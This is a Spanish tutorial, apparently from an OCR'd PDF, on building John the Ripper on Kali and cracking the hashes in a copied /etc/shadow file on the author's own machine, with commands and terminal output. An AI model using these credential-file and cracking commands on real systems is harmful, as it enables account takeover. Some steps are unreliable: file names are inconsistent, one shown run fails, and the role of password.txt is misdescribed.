
John The Ripper

El John The Ripper es una aplicación para **desencriptar contraseñas por fuerza bruta**. Se basa en un diccionario de contraseñas que puede ser el que se incluye o descargarnos uno que nos guste y lanzarlo.

Para encontrar la contraseña es necesario que esta se encuentre en el diccionario. Lógicamente no todas las claves del mundo se encuentran en todos los diccionarios, estos se suelen basar en las contraseñas más usadas por los usuarios.

La fuerza bruta consiste en usar un usuario e intentar autentificar con diferentes claves. Todos los Linux por defecto disponen del usuario root como administrador, al igual que los Windows usan Administrador y Administrator dependiendo del idioma del sistema. Esto es un grave fallo de seguridad en los sistemas sobre los que se basan los hackers para atacar diferentes sistemas y tomar control de ellos.

El instituto de Ciber Seguridad español o INCIBE, publicó esta estadística de los ataques de fuerza bruta con los que los Hackers lograban atacar diferentes servidores y lograr sus objetivos. Como vemos los usuarios root y admin. son los más usuales en diferentes plataformas SSH de Internet. En el caso de servidores Windows, en lo que es usuario de administración de LDAP, sería Administrador y Administrator.



Una de las aplicaciones más usadas por los **hackers** para atacar estas plataformas online es sin duda el John The Ripper, que sobre estos usuarios base, lanzan sus ataques de diccionario.

El ejemplo que vamos a realizar no será sobre un servidor externo para evitarnos problemas legales, vamos a atacarnos a nosotros mismos sólo para ver el funcionamiento correcto de esta aplicación.

Lo primero es descargarnos el programa, para ello ejecutamos **wget** (descarga) y la dirección con el programa.


Si existe una nueva distribución esta no funcionará, pero vamos a la web indicada sin la última parte del enlace y vemos el archivo con el directorio completo y el nombre de la última versión.

Una vez descargado lo movemos al directorio **/usr/share** para evitar problemas con el comando **cp**.

Entramos en el directorio indicado y lo descomprimimos. Al estar en formato tar.gz, usamos **tar –xzvf**.


Entramos en el directorio de la aplicación ya descomprimida **/John-1.8.0-jumbo-1/src/** con el comando **cd**.

Escribimos **make clean generic** y listo.



Cambiamos al directorio **/run**.

Ejecutamos el John con el comando **./john –test**.



Tardará un poco, pero saldrá algo así.

```
root@kali: /usr/share/john-1.8.0/run
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
Only one salt:  300359 c/s real, 305233 c/s virtual

Benchmarking: bsdicrypt, BSDI crypt(3) ("_J9..", 725 iterations) [DES 32/32]... DONE
Many salts:     11944 c/s real, 12088 c/s virtual
Only one salt:  11833 c/s real, 12050 c/s virtual

Benchmarking: md5crypt [MD5 32/32 X2]... DONE
Raw:    6026 c/s real, 6112 c/s virtual

Benchmarking: bcrypt ("$2a$05", 32 iterations) [Blowfish 32/32 X2]... DONE
Raw:    433 c/s real, 441 c/s virtual

Benchmarking: LM [DES 32/32]... DONE
Raw:    6346K c/s real, 6436K c/s virtual

Benchmarking: AFS, Kerberos AFS [DES 24/32 128K]... DONE
Short:  145305 c/s real, 147668 c/s virtual
Long:   373555 c/s real, 378859 c/s virtual

Benchmarking: tripcode [DES 32/32]... DONE
Raw:    302907 c/s real, 305961 c/s virtual

Benchmarking: dummy [N/A]... DONE
Raw:    52190K c/s real, 53147K c/s virtual

root@kali:/usr/share/john-1.8.0/run#
```

Ahora vamos a usar el John The Ripper para buscar claves.

Primero copiaremos el archivo **/etc/shadow** en el directorio **/root** desde otra terminal de comandos. Es el archivo sobre el que vamos a trabajar para extraer las contraseñas sin cometer delitos :)

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@kali:~# cp /etc/shadow /root/
root@kali:~#
```

Ahora creamos usuarios con claves sencillas para ver su funcionamiento con el comando **adduser**.

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@kali:~# cp /etc/shadow /root/
root@kali:~# adduser user1
Añadiendo el usuario `user1' ...
Añadiendo el nuevo grupo `user1' (1001) ...
Añadiendo el nuevo usuario `user1' (1000) con grupo `user1' ...
Creando el directorio personal `/home/user1' ...
Copiando los ficheros desde `/etc/skel' ...
Introduzca la nueva contraseña de UNIX:
Vuelva a escribir la nueva contraseña de UNIX:
passwd: contraseña actualizada correctamente
Cambiando la información de usuario para user1
Introduzca el nuevo valor, o pulse INTRO para usar el valor predeterminado
        Nombre completo []: user1
        Número de habitación []:
        Teléfono del trabajo []:
        Teléfono de casa []:
        Otro []:
¿Es correcta la información? [S/n] s
root@kali:~#
```

Copiamos el archivo de claves en el directorio de **Jonh the ripper**. El archivo **/etc/shadow**, es por defecto el archivo en el que Linux almacena las claves encriptadas.

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@kali:/usr/share# cp /etc/shadow john-1.8.0/password.txt
root@kali:/usr/share#
```


Entramos de nuevo en el directorio donde se ha instalado.

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@kali:/usr/share# cd john-1.8.0
root@kali:/usr/share/john-1.8.0#
```

Ejecutamos el comando **john –w=password.lst password.txt**, donde password.lst es el diccionario y password.txt el archivo de destino de las claves desencriptadas.

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@kali:/usr/share# cd john-1.8.0
root@kali:/usr/share/john-1.8.0# john -w=password.lst password.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Loaded 4 password hashes with 4 different salts (sha512crypt [32/32])
fopen: password.lst: No such file or directory
root@kali:/usr/share/john-1.8.0#
```

Y ahora desencriptamos las contraseñas. Cuanto más sencillas sean más rápido irá, para ello ejecutamos **john –format=crypt password.txt**



Irá sacando contraseñas poco a poco de todos los usuarios dependiendo de su complejidad, así que paciencia.

Al finalizar el proceso de hackeo de contraseñas puedes ver los resultados ejecutando el comando:


john --show passwords.txt

Hacking de redes sociales

